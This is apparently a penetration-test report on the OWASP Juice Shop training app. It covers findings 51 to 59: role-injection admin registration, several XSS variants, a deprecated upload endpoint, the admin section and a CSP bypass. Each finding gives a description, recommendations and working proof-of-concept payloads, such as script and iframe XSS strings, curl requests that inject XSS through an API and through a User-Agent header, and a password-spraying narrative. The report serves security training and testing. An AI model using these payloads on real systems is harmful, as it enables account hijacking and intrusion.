- Apply hashing/salting for credentials at all times.
- Audit log retention, access policies, and development pipelines.
- Implement leak monitoring and alerting.

POC :

The expanded description for this challenge is borderline explicit in how to begin this challenge. It mentions “a very popular help platform for developers”. Soooo Stack Overflow. After (checking the first solution guide bullet point to get the correct tag and…) a brief search, a pair of questions popped out at me. From spending so much time with the Developer Backup, I knew that “morgan” was a part of Juice Shop.




The Pastebin link lined up perfectly with another part of the expanded description, which mentioned “a platform often used to share data quickly”.




Knowing that I was searching for a password, and also that the password reset link contains the word “current”, I searched the paste file and found both the current and new passwords for an unknown user.


```
225. 161.194.17.103 - - [27/Jan/2019:11:18:35 +0000] "GET /rest/user/change-password?current=0Y8rMnww$*9VFYE%C2%A759-!Fg1L6t&
     6lB&new=sjss22%@%E2%82%AC55jaJasj!.k&repeat=sjss22%@%E2%82%AC55jaJasj!.k8 HTTP/1.1" 401 39 "http://localhost:3000/"
     "Mozilla/5.0 (Linux; Android 8.1.0; Nexus 5X) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.99 Mobile
     Safari/537.36"
```

Then it was a matter of setting up a Burp Suite Intruder Sniper attack to try a password spraying attack.






No luck. OK, back to the paste to see if something’s wrong there.




The “new” and “repeat” fields were filled in differently, meaning that the “current” password was almost certainly still the current password.



And yet it was not. The percent signs, however, indicate that the passwords I had scraped from the paste file were URL encoded, so I used Burp Suite’s Decoder to decode the password back into plain text.

Of course one of the encoded characters would be the delimiter for Burp's Intruder. With Burp off the table, I began manually cycling through the user table's email addresses, using the login form until I found the right email address.



❖ Finding 51 : Admin Registration

High

- **Description:**

This vulnerability stems from a fundamental failure in **Server-Side Authorization** and **Input Validation**. The application allows the client to submit data for fields that should be strictly controlled by the server, specifically the user's **role** or **privilege level**. The flaw occurs because the registration API endpoint accepts an arbitrary user object in the request payload and fails to scrub or ignore sensitive properties like role, isAdmin, or similar fields defining the user's security level. The exploitation mechanism involves the attacker intercepting the API request used for standard user registration and adding a malicious property to the JSON body, such as "role": "admin", or "isAdmin": true.

- **Impact**

The primary impact is **Complete System Compromise** through unauthorized **Privilege Escalation**. By successfully registering as an administrator, the attacker gains full control over the application. This includes the ability to manage user accounts, view all customer data (including personally identifiable information, or PII), modify site content, and potentially disrupt or destroy the application's entire database. This confirms the most severe type of access control failure, granting an external attacker unlimited power over the system.

- **Resources:**

  https://pwning.owasp-juice.shop/part2/improper-input-validation.html

- **Vulnerability Location :**

  is located at the **New User Registration API Endpoint** (e.g., /api/Users/ via a POST request). The weak component is the **JSON parsing and database insertion logic** on the server, which blindly maps client-supplied fields directly into the user object without verifying if the field is protected. The exploitation involves the attacker performing the following steps: (1) Intercept the registration request. (2) Inject the unauthorized field, such as "role": "admin". (3) Forward the request. The server registers the new user with administrative rights.

- **Recommendation:**


To prevent the **Admin Registration** vulnerability, stringent defensive measures focused on data handling and authorization must be applied. **Strict Server-Side Input Scrubbing** is mandatory: the server must explicitly whitelist only the expected, safe fields (e.g., email, password, securityAnswer) and **must discard or ignore any unauthorized field** (like role or isAdmin) found in the client's request payload. Furthermore, the user's role must always be **assigned explicitly by the server** (e.g., setting the default role to 'Customer') and **never inherited from client input**.

- **POC:**

In the expanded description, it’s recommended that I try registering as an ordinary user to see what API endpoints are involved, then to “Think of the simplest possible implementations of a distinction between regular users and administrators”.
After setting up Burp Suite and FoxyProxy, then filling in the new user registration form, this is the packet that is sent to the server.

Fortunately, thanks to the user authentication details I gathered during the Admin Section challenge, I have a JSON document containing all of the database fields this form can populate.

Looking at the differences between the admin account and Jim's account, it's plain to see that the "role" field is the simplest way to differentiate between customer accounts and administrator accounts, so adding a "role" field to the outgoing registration packet identifying this user as an administrator may be sufficient to complete this challenge.



❖ Finding 52 : Dom xss

High

- Description

The application contains a DOM-Based Cross-Site Scripting (XSS) vulnerability. User input passed through the search bar or URL parameters is processed by client-side JavaScript and inserted into the Document Object Model (DOM) without proper sanitization or encoding. This allows an attacker to inject malicious HTML or JavaScript that executes in the context of the victim's browser session.

- Impact
  - **Arbitrary Code Execution:** Attackers can execute arbitrary JavaScript in the victim's browser.
  - **Session Hijacking:** Attackers could potentially steal session cookies or tokens.
  - **Phishing:** The vulnerability allows for the modification of page content, which can be used to trick users into providing sensitive credentials.

- Resources

WSTG - v4.2 | OWASP Foundation

- Vulnerability location


Search Bar (Navigation Menu) and URL Parameters

- Recommendation
- **Context-Aware Encoding:** Ensure that all user-supplied data is properly encoded for the specific context (HTML, JavaScript, CSS) before being rendered in the DOM.
- **Avoid Dangerous Sinks:** Avoid using dangerous JavaScript functions and properties such as innerHTML, outerHTML, or document.write with untrusted data. Use safer alternatives like textContent or innerText.

- **Sanitization Libraries:** Implement robust client-side sanitization libraries (e.g., DOMPurify) to strip dangerous tags and attributes from input before processing.

- Poc
- **Execution:** Navigate to the application and enter <iframe src="javascript:alert('xss')"> into the search bar.
- **Verification:** The successful execution was confirmed when the application triggered the internal challenge notification, marking the "DOM XSS" challenge as solved

When opening the homepage, the first place to try is going to be the search feature, so go ahead and give it a shot! Just copy/paste the payload into the search field and hit enter.



❖ Finding 53 : **Reflected XSS** High

- Description

The application is vulnerable to Reflected Cross-Site Scripting (XSS). This vulnerability occurs because user-supplied input from the **id URL parameter** on the order tracking page (/track-result) is immediately reflected back into the HTTP response page without proper validation or output encoding. An attacker can use this flaw to inject malicious scripts, which are then executed by the victim's browser when they click a crafted link.

- Impact
- **Arbitrary JavaScript Execution:** Attackers can run any script in the victim's browser.
- **Session Hijacking:** Session cookies or tokens may be stolen.
- **Phishing Attacks:** Page content can be modified to trick users into entering sensitive data.
- **Defacement or Forced Redirects:** Attackers can alter the UI or redirect victims to malicious sites.

- Resources
- OWASP WSTG: Web Security Testing Guide – XSS Testing
- OWASP Cheat Sheet Series – XSS Prevention Cheat Sheet

- Vulnerability location
- **Endpoint:** /track-result
- **Parameter:** id
- **Trigger:** The value of id is directly injected into the DOM and HTML response without sanitization.

- Recommendation

To prevent reflected XSS vulnerabilities, the application should: - Validate and Sanitize Input: Ensure that all user inputs are properly validated and sanitized before being included in the HTML response. - Encode Output: Use proper HTML encoding for user-supplied data before rendering it in the HTML content to prevent the execution of injected scripts.

- Poc
- **Execution:** Navigated to the constructed URL: http://127.0.0.1:3000/#/track-result?id=<script>alert('xss')</script>
- **Verification:** The JavaScript code executed successfully, displaying an alert box with the text "xss," confirming the presence of the reflected XSS vulnerability.

❖ Finding 54 : XSS

High

- Description

The application is vulnerable to Cross-Site Scripting (XSS), allowing attackers to inject arbitrary HTML elements such as iframes through the q parameter in the search page. The injected iframe is rendered directly into the DOM without proper sanitization or output encoding. This enables the attacker to embed external content—such as a SoundCloud player—inside the application, demonstrating the ability to load third-party resources and manipulate the user interface.

- Impact
- Even though the payload used in this challenge is non-malicious, this vulnerability can lead to:
- **Phishing Attacks:** Attackers can embed fake login forms or deceptive UI elements.
- **Malicious External Content:** Iframes could load malware, ads, cryptominers, or malicious scripts.
- **UI Redressing:** Attackers could alter page layout, hide content, or trick the user into unintended interactions.
- **Data Theft & Social Engineering:** Third-party injections can collect sensitive information or mislead users.

- Resources
- OWASP Cheat Sheet Series — XSS Prevention
- OWASP WSTG — Testing for DOM XSS
- Content Security Policy (CSP) documentation

- Vulnerability location
- **Endpoint:** /search
- **Parameter:** q
- **Trigger:** The application directly inserts the value of q into the DOM, allowing arbitrary iframe injection.

- Recommendation

To prevent iframe-based and HTML-based XSS injections:

1. Implement a Strict Content Security Policy (CSP)

Limit allowed sources for:

- scripts
- iframes
- media
- and other embedded content

This prevents unauthorized external content from loading.

2. Sanitize and Validate User Input

Strip or encode HTML tags before rendering user-controlled input in the DOM.

3. Avoid Unsafe DOM Methods

Do not use:

- innerHTML
- outerHTML
- document.write()

Use:

  - textContent
  - trusted sanitization libraries (DOMPurify)

- Poc

The iframe payload was URL-encoded and injected through the q parameter:http://127.0.0.1:3000/#/search?q=%3Ciframe%20width%3D%22100%25%22%20height%3D%22166%22%20scrolling%3D%22no%22%20frameborder%3D%22no%22%20allow%3D%22autoplay%22%20src%3D%22https:%2F%2Fw.soundcloud.com%2Fplayer%2F%3Furl%3Dhttps%253A%2F%2Fapi.soundcloud.com%2Ftracks%2F771984076%26color%3D%2523ff5500%26auto_play%3Dtrue%26hide_related%3Dfalse%26show_comments%3Dtrue%26show_user%3Dtrue%26show_reposts%3Dfalse%26show_teaser%3Dtrue%22%3E%3C%2Fiframe%3E

❖ Finding 55 : API-only Cross-Site Scripting (XSS) High

- **Description**

The application is vulnerable to an **API-only Cross-Site Scripting (XSS)** vulnerability.
This occurs when backend API endpoints (such as /api/Feedbacks/ or /api/Products/) accept user-supplied input without sanitization or encoding, store it as-is, and later return this data to be rendered in a browser context. When the frontend displays the stored content without proper escaping, any injected HTML or JavaScript executes in the victim's browser.

This is essentially **stored XSS**, but triggered through direct API interaction rather than the UI.

- **Impact**
- **Account Hijacking:** Attackers can steal session tokens or cookies.
- **Stored UI Defacement:** Injected elements, iframes, or scripts can alter the application interface.
- **Phishing Attacks:** Fake forms can be injected into admin or user views.
- **Privilege Escalation:** Injected payloads can target high-privilege accounts (e.g., admin panel).

- **Resources**
- OWASP XSS Prevention Cheat Sheet
- OWASP WSTG: Testing for Stored XSS
- DOMPurify (server-side sanitization for Node.js)
- JSON Schema Validation standards

- **Vulnerability location**
- **API Endpoints:**
- POST /api/Feedbacks/
- POST /api/Products/
- **Trigger:**
- Any API field that stores user input and is later rendered in the browser without HTML encoding (e.g., feedback comments, product descriptions).

- **Recommendation**

To prevent API-only XSS, implement the following:

1. Server-Side Sanitization

- Strip or encode HTML/JS before storing data.
- Use sanitization libraries (e.g., **DOMPurify for Node.js**).

2. Output Encoding

- Encode data on the frontend before inserting into the DOM.
- Avoid unsafe DOM methods like innerHTML.

3. Strict Content Security Policy (CSP)

- Block inline scripts.
- Restrict external iframe/script sources.

4. API Input Validation

- Enforce strict JSON schema validation.
- Reject payloads containing HTML tags or suspicious characters.

- **POC**

A malicious payload was directly sent to the API endpoint using curl, embedding an iframe that triggers JavaScript upon rendering: curl -X POST https://<juice-shop-url>/api/Feedbacks/ \

```
-H "Content-Type: application/json" \
-d '{
  "comment": "<iframe src=\"javascript:alert(`XSS`)\"/>",
  "rating": 5
}'
```

❖ **Finding 56 : HTTP Header Cross-Site Scripting (XSS).** **High**

- **Description**
- The application is vulnerable to **HTTP Header Cross-Site Scripting (XSS)**.
- This occurs because certain HTTP header values—such as User-Agent, Referer, or X-Forwarded-For—are stored or logged by the server and later rendered in the frontend without proper HTML encoding. When an attacker injects malicious JavaScript inside one of these headers, the payload becomes **persistently stored**, and executes when an admin or user views the log page or any UI component that displays these header values.

- **Impact**
- **Stored XSS Execution:** The malicious script runs every time the logs or affected admin pages are viewed.
- **Session Hijacking:** Attacker can steal cookies or tokens.

- **CSRF-like Actions:** JavaScript can perform unauthorized actions on behalf of the victim.
- **UI Defacement:** Injected payloads can alter or replace admin interface elements.
- **High Privilege Exploitation:** Admin views are common targets, amplifying impact.

- **Resources**
- OWASP XSS Prevention Cheat Sheet
- OWASP WSTG — Testing for Stored XSS
- Helmet.js Security Middleware
- MDN Web Docs — Content Security Policy (CSP)

- **Vulnerability Location**
- **Input Vector:** User-controlled HTTP headers
  - User-Agent
  - Referer
  - X-Forwarded-For
- **Trigger Location:**
  - Admin pages or any UI view that displays stored/request logs
  - Areas where headers are rendered without encoding

- **Recommendation**
- To prevent HTTP Header XSS:
- **1. Output Encoding (Primary Fix)**
- Ensure all header values are HTML-escaped before rendering:

- const escapeHtml = require('escape-html');
  res.send(`<p>${escapeHtml(userAgent)}</p>`);

- **2. Apply Security Headers**
- Use Helmet (Node.js) to enforce security controls:
- const helmet = require('helmet');
  app.use(helmet({
  contentSecurityPolicy: true,
  xssFilter: true
  }));

- **3. Input Validation**
- Reject malformed or suspicious header values.
- Apply allowlists when possible (e.g., approved User-Agent formats).
- **4. Implement a Strict CSP**
- Prevent inline script execution:
- Content-Security-Policy: default-src 'self'; script-src 'self'
- **PoC**
- **Execution**
- Send a request with a malicious User-Agent header:
- curl https://<juice-shop-url>/ -H "User-Agent: <script>alert('XSS')</script>"

❖ Finding 57 : Deprecated interface

High

Description

The Juice Shop application still contains a **deprecated B2B XML upload interface** hidden inside the minified front-end code (main-es2018.js). Although the interface is no longer visible in the UI, references to it remain in the code. By renaming an XML file to bypass client-side validation and then intercepting the upload request, it is possible to submit an XML file directly to the deprecated endpoint, completing the challenge.

Impact

A deprecated and forgotten interface can still be accessed by attackers, allowing:

- Unauthorized file uploads
- Possible execution of server-side business logic
- Potential delivery of malicious payloads
- Exposure of legacy functionality that should have been removed

This represents a **Security Misconfiguration** and **Broken Access Control** risk.

Resources

- main-es2018.js (beautified with jsbeautifier)
- Grep for finding hidden extensions
- Burp Suite & FoxyProxy for request modification
- Wordlist of common backend extensions


Vulnerability Location

Inside the **beautified** main-es2018.js, references to a *legacy XML upload handler* appear, even though the UI only allows .pdf and .zip uploads.
The vulnerable upload surface is the **Complaint file upload form**, which performs only filename-based extension checks and sends all uploads to the same backend endpoint.

Recommendation

- Fully remove deprecated endpoints from all code bundles.
- Validate file types on the **server side**, not only by filename.
- Use strict MIME-type checking and file signature (magic number) validation.
- Review minified/compiled front-end bundles for leftover dead code.
- Maintain clear deprecation and retirement procedures for legacy APIs

POC



❖ Finding 58 : Admin section

Low

- **Description:**

This vulnerability stems from the application failing to properly restrict access to administrative resources. The administrative pages or API routes are often protected only by client-side security measures (e.g., hiding a link in the navigation bar) or by simple path-based guessing. The flaw occurs because the server does not enforce robust checks on the user's role or privilege level when processing a request for the administrative URL. The exploitation mechanism relies on the attacker successfully guessing the application path used for the admin interface (e.g., /admin, /administration, or /#!/admin) and navigating to it directly, bypassing the standard login process.

- **Impact**

The primary impact is **Unauthorized Access to Sensitive Functionality**. If an attacker can access the Admin Section, they gain complete control over critical features such as user management, data configuration, or system settings, leading to **Privilege Escalation** and **Complete System Compromise**. This confirms a fundamental failure in the application's authorization framework, as simply knowing the URL grants access..

- **Resources:**

  https://pwning.owasp-juice.shop/part2/broken-access-control.html

- **Vulnerability Location :**

  is located at the **web path** used to serve the administration interface (e.g., /#/administration or similar URLs). The weak component is the **server-side routing mechanism** or the **front-end framework's access control** which trusts that only authenticated users will know the address. Exploitation involves the attacker performing **URL Guessing** or **Directory Brute-Forcing** to discover the precise path to the administration interface and navigating to it directly, often without being logged in.


- **Recommendation:**

To prevent the **Admin Section** vulnerability, rigorous defensive measures must be applied. **Mandatory Server-Side Authorization Checks** are required: every single file, component, or API endpoint that is part of the administration section **must explicitly check the authenticated user's role** (e.g., role == 'admin') before serving content or processing the request. This check must happen on the server, not the client. Furthermore, the application should use **obfuscated or**

non-standard naming conventions for administrative paths, although this should be viewed as defense in depth, not primary security.


- **POC:**

  As the expanded description states that this is an easily guessable url, I logged in as admin@juice-sh.op did just that and found it on the first try: http://localhost:3000/administration. Kind of anticlimactic as challenges go, but this is where the keys to the kingdom are held, so it's a good idea to poke around and see what you can find.



  The first thing that jumped out at me was that this page listed all of the registered users. That data had to get to my system somehow, and since it showed that I was logged in it had to contain more than just one piece of data about the users.

  Somehow I think Bender would approve of everything we're doing here, but would also be confused about this whole "white hat" concept.



❖ Finding 59 : CSP Bypass

Low

- **Description:**

This vulnerability stems from a **weakly configured or incomplete Content Security Policy (CSP)** header. CSP is a security standard designed to mitigate specific types of attacks, primarily **Cross-Site Scripting (XSS)**, by specifying which sources of content (scripts, styles, images) are trusted.

The flaw occurs when the policy is defined too broadly (e.g., allowing execution from `data:` URLs or permitting the use of the `unsafe-inline` directive for styles while failing to enforce script restrictions). The mechanism of exploitation relies on an attacker finding a flaw in the policy that still allows them to inject and execute code. For instance, if the CSP trusts a widely-used but vulnerable library hosted on a CDN, the attacker can exploit that library to gain script execution (known as **Gadget Attack**).

- **Impact**

The primary impact is the **Execution of Arbitrary Code (XSS)**, leading to **Session Hijacking**, **Data Theft**, and **Defacement**. While CSP is meant to prevent XSS, a bypass means the attacker can successfully execute malicious scripts in the victim's browser, stealing cookies, personal information, or redirecting the user. CSP bypass confirms that the application's defense-in-depth measures against code injection are inadequate.

Resources:

https://pwning.owasp-juice.shop/part2/broken-access-control.html

- **Vulnerability Location :**

is located in the **HTTP Response Header** where the Content-Security-Policy is defined. The weak component is the **policy string itself**, which contains loopholes or overly permissive directives. Exploitation involves the attacker first finding a weakness (e.g., an allowed domain that hosts user-controllable files or an unnecessarily broad directive). The attacker then exploits a standard XSS vector (like a reflected XSS payload) but tailors the payload to fit within the constraints allowed by the weak CSP. For example, using a permitted external domain to load the malicious script.

Recommendation:

To prevent the **CSP Bypass** vulnerability, rigorous defensive measures focused on policy implementation must be applied. **Strict CSP Definition** is mandatory: the policy must use the **Principle of Least Privilege**, allowing content only from the minimum required origins. **Avoid the unsafe-inline and unsafe-eval directives** entirely. Instead, use **nonces** (randomly generated tokens) or **hashes** for every inline script to selectively trust only required code. Furthermore, developers must regularly **audit all trusted domains** to ensure they do not host vulnerable or user-controllable content


. POC:

Bypass the Content Security Policy and perform an XSS attack

with `<script>alert(`xss`)</script>` on a legacy page within the application.


Solution : For this challenge we will go to profile of the current user and there we can see there are two input fields i.e, for setting Username and Profile Picture. We will use Username Input field and try to inject our above payload.

Press enter or click to view image in full size



As we press Enter we get this:

Press enter or click to view image in full size

